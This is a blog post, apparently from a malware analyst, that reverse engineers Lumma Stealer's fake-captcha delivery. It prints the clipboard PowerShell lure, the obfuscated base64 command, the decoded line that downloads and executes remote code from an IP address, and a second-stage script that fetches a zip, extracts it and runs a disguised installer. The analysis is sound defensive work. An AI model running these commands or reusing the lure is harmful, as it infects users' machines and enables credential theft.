
Malware Analysis - Lumma Stealer


mandarnaik016.in/blog/2024-10-05-malware-analysis-lumma-stealer/



In this post, we will analyze malware and reverse engineer a sample called **lumma stealer**.


A web-based attack vector has a captcha page that asks the users to perform the task for verification.

The user is presented with a captcha page as shown below,




Please verify to continue

On a legitimate page, the user will be asked to select some boxes that contain this or that object, but here the users are asked to run a PowerShell script for verification that is **automatically copied to the system clipboard** once the user clicks on “I am not a robot” as shown below,



Verification Instructions

1. Press Windows Key "" + R
2. Press CTRL + V
3. Press Enter



Verification Instructions


1. Press Windows Key "" + R
2. Press CTRL + V
3. Press Enter

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: AGkAbgBnACkALgBDAG8AbgB0AGUAbgB0AA==


This task will be created with administrative privileges.

We will use the automatically copied PowerShell script for investigation, the script contains a base64 encoded text being executed with a hidden window.



```
powershell -w hidden -eC
aQBlAHgAIAAoAGkAdwByACAAaAB0AHQAcAA6AC8ALwAxADYANQAuADIAMgA3AC4AMQAyADEALgA0ADEALwBhAC4AdAB
4AHQAIAAtAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACkALgBDAG8AbgB0AGUAbgB0AA==
```

After decoding the base64 text we get the following data, The decoded text contains another PowerShell command to execute the content of a file called *a.txt* stored at a remote location.



From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars □ Strict mode

Remove null bytes

Input

```
aQBlAHgAIAAoAGkAdwByACAAaAB0AHQAcAA6AC8ALwAxADYANQAuADIAMgA3AC4AMQAyADEALgA0ADEALwBhAC4AdAB4AHQAIA
AtAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACkALgBDAG8AbgB0AGUAbgB0AA==
```


168 1

Output

```
iex (iwr http://165.227.121.41/a.txt -UseBasicParsing).Content
```


62 1 62 5ms

We download the *a.txt* file for further examination.



Name	Date modified	Type	Size
newvideozones.click	9/28/2024 4:01 AM	File folder	
a.txt	9/28/2024 4:00 AM	Text Document	1 KB
malt.zip	9/28/2024 4:00 AM	ZIP File	26,299 KB


The *a.txt* contains,



```
$webClient = New-Object System.Net.WebClient
$url1 = "https://downcheck.nyc3.cdn.digitaloceanspaces.com/malt.zip"
$zipPath1 = "$env:TEMP\pg1.zip"
$webClient.DownloadFile($url1, $zipPath1)
$extractPath1 = "$env:TEMP\file"
Expand-Archive -Path $zipPath1 -DestinationPath $extractPath1
Start-Process -FilePath $env:TEMP\file\Set-up.exe
```

The file in turn contains another PowerShell command that downloads the file called *malt.zip* from a remote location and stores that file with a different name *pg1.zip* in a temp location, it then extracts the *pg1.zip* content into the folder called *file* then executes the *set-up.exe* from that path.

After unzipping *malt.zip* the directory content is,




C:\Users\PMAT\Desktop\lumma\malt

Name	Date modified	Type	Size
Resource	9/23/2024 5:08 AM	File folder	
x64	9/23/2024 5:08 AM	File folder	
madbasic_.bpl	9/23/2024 5:04 AM	BPL File	213 KB
maddisAsm_.bpl	9/23/2024 5:04 AM	BPL File	65 KB
madexcept_.bpl	9/23/2024 5:04 AM	BPL File	439 KB
ovqjav	9/23/2024 5:04 AM	File	29 KB
resources.pak	6/13/2022 5:56 AM	PAK File	4,994 KB
rtl120.bpl	9/23/2024 5:04 AM	BPL File	1,070 KB
Set-up.exe	9/23/2024 5:04 AM	Application	164 KB
ulq	9/23/2024 5:04 AM	File	1,501 KB
vcl120.bpl	9/23/2024 5:04 AM	BPL File	1,969 KB


11 items

The interesting thing to note, the file *set-up.exe* has a resemblance to the **Iobit uninstaller**. A normal user would see the copyright of the file to be Iobit and might consider the file as Legitimate.



Property	Value
Description	
File description	IU Service Program
Type	Application
File version	13.0.0.0
Product name	Uninstall Utility 13
Product version	13.0.0.0
Copyright	© IObit. All rights reserved.
Size	163 KB
Date modified	9/23/2024 5:04 AM
Language	English (United States)
Legal trademarks	IObit
Original filename	IUService.exe

